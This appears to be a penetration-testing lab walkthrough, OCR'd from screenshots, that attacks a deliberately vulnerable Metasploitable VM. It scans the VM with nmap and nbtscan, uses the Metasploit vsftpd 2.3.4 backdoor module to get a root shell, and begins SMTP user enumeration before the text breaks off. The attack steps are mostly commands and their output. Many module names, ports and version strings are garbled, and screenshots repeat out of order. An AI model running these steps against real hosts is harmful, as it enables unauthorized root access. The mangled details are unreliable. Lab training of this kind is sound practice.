
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 126 bytes 13144 (12.8 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 126 bytes 13144 (12.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
```

Step 2:

nbtscan 192.168.56.0/24

Find the ip-address of metasploitable.



```
(root@kali)-[~]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24


IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPOITABLE   <server>    METASPOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

(root@kali)-[~]
```

Step 3:

```
nmap -sV 192.168.56.101
```

Scan for the versions of all the services whose ports are currently open.



```
[root@kali:]-[~]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 02:11 EST
Nmap scan report for 192.168.56.101
Host is up (0.00041s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

6:50 PM ①
09/03/2023
```

Step 4:

```
nmap -p 21 --script vuln 192.168.56.101
```

Check for the vulnerabilities for port 21.



```
[root@kali:]-[~]
# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 02:12 EST
Nmap scan report for 192.168.56.101
Host is up (0.0033s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: BID:48539 CVE:2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds

[root@kali:]-[~]
6:57 PM ①
09/03/2023
```

Step 5:

msfconsole

Open the metasploit framework.

```
Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
[+] root@kali:[~]
# msfconsole

[*] msf5 exploit(multi/handler) : Microsoft Windows Handler
     = [ metasploit v6.2.26-dev
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion
      ]]

[*] msf5 exploit(multi/handler) : Microsoft Windows Handler
     = [ metasploit v6.2.26-dev
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion
      ]]
```

Step 6:

search vsftpd

Search for the vsftpd service.

```
Search for the vsftpd service

File Actions Edit View Help
root@kali: ~
msf6 -x -q -r /tmp/exploit.rc -p 4444 -v
[*] Starting up msf6 v6.2.26-dev
[*] Metasploit Framework
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > [Windows Taskbar icons]
^ F M 657 PM 09/03/2023
```

Step 7:

Use 0

Use the module with index 0.

Step 8:

• show options

Show options
Show all the options for the selected module.

```
File Actions Edit View Help root@kali: ~
```

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Exploit target:

Id	Name
--	--
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Step 9:

show payloads.

Show all the available payloads.

```
File Actions Edit View Help
+ -- --=[ 9 evasion
Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  payload/cmd/unix/interact      normal  No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
root@Kali:~
```

Step 10:

Set 0

Use the payload with index 0.

```
File Actions Edit View Help
+ -- --=[ 9 evasion
Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  payload/cmd/unix/interact      normal  No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > !
```

Step 11:

set RHOSTS 192.168.56.101

Set the remote host.

```
File Actions Edit View Help
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
RHOSTS    192.168.56.101  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21               yes        The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 12: Exploit metasploitable inorder to get the root access.

```
File Actions Edit View Help
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent  No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --          --            --      --      --
0  payload/cmd/unix/interact           normal  No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (192.168.56.102:40127 → 192.168.56.101:6200) at 2023-02-23 02:27:21 -0500


root
|
```

b) Exploiting Metasploit using SMTP

Step 1:

Ifconfig

Check your ip-address.



```
root@kali: ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::8048:bd62%2: prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 270144 bytes 38093908 (36.3 MiB)
            RX errors 0 dropped 39 overruns 0 frame 0
            TX packets 6777 bytes 542705 (529.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 11372 bytes 1982070 (1.8 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 11372 bytes 1982070 (1.8 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali] ~
```

Step 2:

nbtscan 192.168.56.0/24

Find the ip-address of metasploitable.



```
root@kali: ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::8048:bd62%2: prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 270144 bytes 38093908 (36.3 MiB)
            RX errors 0 dropped 39 overruns 0 frame 0
            TX packets 6777 bytes 542705 (529.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 11372 bytes 1982070 (1.8 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 11372 bytes 1982070 (1.8 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali] ~
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPOITABLE  <server>  METASPOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

Step 3:

```
nmap -sV 192.168.56.101
```

Scan for the versions of all the services whose ports are currently open.

```
[root@kali:~]# nmap -sV -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-24 00:56 EST
Nmap scan Timing: About 47.83s done; ETC: 00:57 (0:00:07 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0000s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7.1p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linuxinetd
35/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #10000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nefs        2- (RPC #100003)
3210/tcp  open  http        Profx
3306/tcp  open  mysql       MySQL 5.6.51+deb8u5
5432/tcp  open  postgresql  PostgresQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  x11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8000/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:A1:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds

[root@kali:~]#
```

Step 4:

msfconsole

Open the metasploit framework.

```
File Actions Edit View Help
1099/tcp open java-rmi    GNU Classpath grmiregistry
1524/tcp open bindshell   Metasploitable root shell
2049/tcp open nfs        2-4 (RPC #100003)
2121/tcp open ftp       ProFTPD 1.3.1
2375/tcp open mysql     MySQL (Protocol 5.1) - Ubuntu 5
5432/tcp open postgresql PostgreSQL DB 8.4.10 - 8.3.7
5900/tcp open vnc       VNC (protocol 3.3)
6000/tcp open x11       (access denied)
6667/tcp open irc       UnrealIRCd
8009/tcp open apollo3   Apache Jserv (Protocol v1.3)
8180/tcp open http      Apache Tomcat/Coyote JSP engine 3.1
MAC Address: 08:00:27:6F:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds

[msf@kali:~]# msfconsole

[metasploit v6.2.26-dev]
+ ---[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ ---[ 951 payloads - 45 encoders - 11 nops          ]
+ ---[ 9 evasion           ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf6 > [
```

Step 5:

Show options

Show all the available options.

```
msf6 > search smtp
Matching Modules
#  Name
0 exploit/linux/smtp/apache_james_exec
1 auxiliary/server/capture/smtp
2 auxiliary/scanner/http/gavazzi_em_login_loot
3 exploit/unix/smtp/clamav_milter_bogofilter
4 exploit/unix/smtp/cisco_unicast_mail_activesx
5 exploit/linux/smtp/exim_gethostbyname_bof
6 exploit/linux/smtp/exim_dovecot_exec
7 exploit/unix/smtp/exim_string_format
8 auxiliary/client/smtp_smaller
9 exploit/windows/http/ms07_025_ms07_025
10 exploit/windows/http/ms07_025_ms07_025
11 exploit/windows/smtp/ms03_046_exchange2000_xexch50
12 exploit/windows/ssl/ms04_012_pvt
13 auxiliary/dos/windows/smtp/ms06_019_exchange
14 auxiliary/dos/windows/smtp/ms06_019_exchange
15 exploit/windows/smtp/mercury_cram_md5
16 exploit/windows/smtp/njstar_smtp_bogofilter
17 exploit/unix/smtp/openmandrill_mail_from_rce
18 exploit/unix/local/openssl_id_oob_read_lpe
19 exploit/windows/browser/oracle_dc_submittotexpress
20 exploit/windows/smtp/qmail_bash_env_exec
21 auxiliary/scanner/smtp/smtp_version
22 auxiliary/scanner/smtp/smtp_ntlm_domain
23 auxiliary/scanner/smtp/smtp_relay
24 auxiliary/fuzzers/smtp/smtp_fuzzer
25 auxiliary/scanner/smtp/smtp_enum
26 auxiliary/dos/smtp/sendmail_prescan
27 exploit/windows/smtp/wmali_server
28 exploit/unix/webapp/squirrelmail_pgsql_plugin
29 exploit/windows/smtp/sysgauge_client_bof
30 exploit/windows/smtp/mailcarrier_smtp_ehlo
31 auxiliary/vuln/winapi_email_pii
32 exploit/windows/smtp/ms07_025_ms07_025
33 post/windows/gather/credentials/outlook
34 auxiliary/scanner/http/wp_easy_wp_smtp
35 exploit/windows/smtp/yopsm_overflow1

Interact with a module by name or index. For example: info 35, use 35 or use exploit/windows/smtp/yopsm_overflow1
msf6 > [ 7:13 PM 09/03/2023 ]
```

Step 6:

Use the module with index 25

```
File Actions Edit View Help
root@Hall:~#
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS          192.168.56.101      yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          25                  yes      The target port (TCP)
THREADS        1                  yes      The number of concurrent threads (max one per host)
UNIXONLY       true                yes      Skip Microsoft bannerred servers when testing unix users
USER_FILE      /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes      The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > [ 7:13 PM 09/03/2023 ]
```

Step 7:

Set RHOSTS 192.168.56.101

Set the remote host.

```
File Actions Edit View Help
14 exploit/windows/smtp/mercury_cram_md5
15 exploit/unix/smtp/morris_sendmail_debug
16 exploit/windows/smtp/njstar_smtp_bof
17 exploit/unix/smtp/openbsd_smtp_from_src
18 exploit/unix/smtp/openssl_smtp_fuzz
19 exploit/windows/browser/oracle_dc_submittoexpress
20 exploit/unix/smtp/gmail_bash_env_exec
21 auxiliary/scanner/smtp/smtp_version
22 auxiliary/scanner/smtp/smtp_ntlm_domain
23 auxiliary/scanner/smtp/smtp_delay
24 auxiliary/scanner/fuzzers/smtp_smtp_fuzzer
25 auxiliary/scanner/smtp/smtp_enum
26 auxiliary/scanner/smtp/sendmail_prescan
27 exploit/windows/smtp/wmailserver
28 exploit/webapp/squirrelmail_pgp_plugin
29 exploit/windows/smtp/sygause_client_bof
30 exploit/windows/smtp/openssl_smtp_who
31 auxiliary/vsploit/pil/email_pil
32 exploit/windows/email/ms07_017_anl.loadimage_chunksize
33 post/windows/gather/credentials/outlook
34 auxiliary/scanner/http/wp_easy_wp_smtp
35 exploit/windows/smtp/yopps_overflow1

root@kali: ~

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow1

msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name          Current Setting      Required  Description
RHOSTS        yes                The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT        25                yes                The target port (TCP)
THREADS       1                 yes                The number of concurrent threads (max one per host)
UNIXONLY      true               yes                Skip Microsoft banned servers when testing unix users
